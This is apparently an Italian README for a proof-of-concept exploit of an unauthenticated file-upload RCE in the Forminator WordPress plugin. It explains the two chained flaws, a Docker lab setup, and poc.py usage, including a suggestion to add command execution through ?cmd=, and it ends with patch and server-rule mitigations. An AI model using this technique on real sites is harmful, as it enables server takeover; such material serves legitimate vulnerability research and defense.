
 0x4cr/cve-2026-15748
RCE non autenticata in WordPress Forminator Forms <= 1.56.1 (CVSS 9.8)

Caricamento arbitrario di file non autenticato tramite configurazione contraffatta del campo di caricamento
| Campo | Dettaglio |
|---|---|
| ID CVE | CVE-2026-15748 |
| CVSS | 9.8 (Critico) |
| CWE | CWE-434 — Caricamento non limitato di file di tipo pericoloso |
| Affetto | Forminator Forms <= 1.56.1 |
| Corretto in | 1.56.2 |
| Autenticazione richiesta | Nessuna |
| Scoperto da | daroo |
Forminator Forms per WordPress (oltre 600.000 installazioni attive) contiene una vulnerabilità di caricamento arbitrario di file non autenticato che porta all'esecuzione di codice da remoto (RCE).
La vulnerabilità concatena due difetti:
Iniezione della chiave return (front-action.php): la funzione set_field_data() verifica se $field_data['return'] è truthy prima di rimuoverlo. Un attaccante invia dati POST annidati per un campo Select con return=1, field_type=upload e un field_array appositamente costruito. La voce viene aggiunta direttamente a field_data_array senza validazione, e process_uploads() la elabora come un campo di caricamento legittimo.
Bypass della blocklist (upload.php + helper-fields.php): la proprietà del campo additional-type accetta ph(p)|text/x-php. get_additional_file_mime_types() divide su | per produrre ['ph(p)' => 'text/x-php']. La blocklist delle estensioni usa in_array('ph(p)', $filters, true) che non corrisponde a 'php'. wp_check_filetype() di WordPress usa ph(p) come pattern regex che corrisponde a .php. Il tipo MIME text/x-php viene iniettato nel filtro upload_mimes di WordPress, soddisfacendo wp_check_filetype_and_ext().
Patch in 1.56.2:
front-action.php: aggiunge unset($field_data['return']) prima del controllo truthyhelper-fields.php: normalizza le chiavi della blocklist con preg_replace('/[^a-z0-9]/', '', $alternative) così che ph(p) diventi php e venga bloccato1. POST nested array data for Select field with return=1
|
2. set_field_data() skips validation via early-return path
|
3. Forged entry injected into field_data_array with field_type=upload
|
4. process_uploads() processes it as a legitimate upload field
|
5. additional-type=ph(p)|text/x-php bypasses blocklist + MIME check
|
6. move_uploaded_file() saves .php to uploads directory
|
7. Attacker accesses uploaded file --> RCE
.htaccess viene completamente ignorato).htaccess viene ignorato).htaccess di Forminator è stato rimosso o sovrascrittoAvviare il laboratorio Docker:
git clone https://github.com/str1ke2pwn/CVE-2026-15748.git
cd CVE-2026-15748
docker-compose up -d

Apri http://localhost:8080 e completa la configurazione di WordPress.

Vai su Plugin > Aggiungi nuovo > Carica plugin e installa Forminator v1.56.0.
Nota: Se ricevi un errore come "Il link che hai seguito è scaduto" durante il caricamento del plugin, il limite di upload PHP è troppo basso. Risolvilo con:
docker-compose exec wordpress bash -c 'echo "upload_max_filesize=64M
post_max_size=64M" > /usr/local/etc/php/conf.d/uploads.ini'
docker-compose restart wordpress
Poi prova a caricare nuovamente il plugin.


Vai su Forminator > Forms > Create e aggiungi:
Salva il form, poi crea una nuova Pagina con lo shortcode [forminator_form id="XX"] e pubblicala.

Forminator inserisce un file .htaccess nella sua directory di upload che blocca l'esecuzione di PHP. Sui server nginx (che ignorano .htaccess), questa protezione non esiste. Per simulare questa condizione nel nostro laboratorio basato su Apache:
docker-compose exec wordpress bash -c 'cat > /etc/apache2/conf-enabled/forminator-lab.conf << "CONF"
<Directory /var/www/html/wp-content/uploads/forminator>
    AllowOverride None
    Options +Indexes
    DirectoryIndex disabled
</Directory>
CONF
apache2ctl graceful'

pip install -r requirements.txt
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/?page_id=YOUR_PAGE_ID

Apri l'URL dall'output del PoC in un browser. La pagina mostra CVE-2026-15748-PoC-Verified seguito dall'output di phpinfo(), confermando l'esecuzione di codice PHP sul server.
Per dimostrare l'impatto completo dell'RCE, modifica SAFE_PAYLOAD in poc.py per includere l'esecuzione di comandi, riesegui e accedi all'URL con ?cmd=whoami:


Il file PHP caricato è individuabile nel filesystem del server:
docker-compose exec wordpress find /var/www/html/wp-content/uploads -name '*.php' | grep poc-test

pip install requests
# Auto-detect forms and exploit
python poc.py --url http://localhost:8080

# Specify form page directly
python poc.py --url http://localhost:8080 --page-url http://localhost:8080/contact/

# Specify form ID
python poc.py --url http://localhost:8080 --form-id 1234

# Verify only (check if file already uploaded)
python poc.py --url http://localhost:8080 --verify-only

# Cleanup after test
python poc.py --url http://localhost:8080 --cleanup
<FilesMatch "\.php$">
    Deny from all
</FilesMatch>
location ~* /wp-content/uploads/.*\.php$ {
    deny all;
}
wp-content/uploads/forminator/ per file .php inattesiPer arrestare e rimuovere l'ambiente di laboratorio:
docker-compose down -v
Scopri gli strumenti più utilizzati dalla nostra community.
Nessun dato di popolarità ancora.
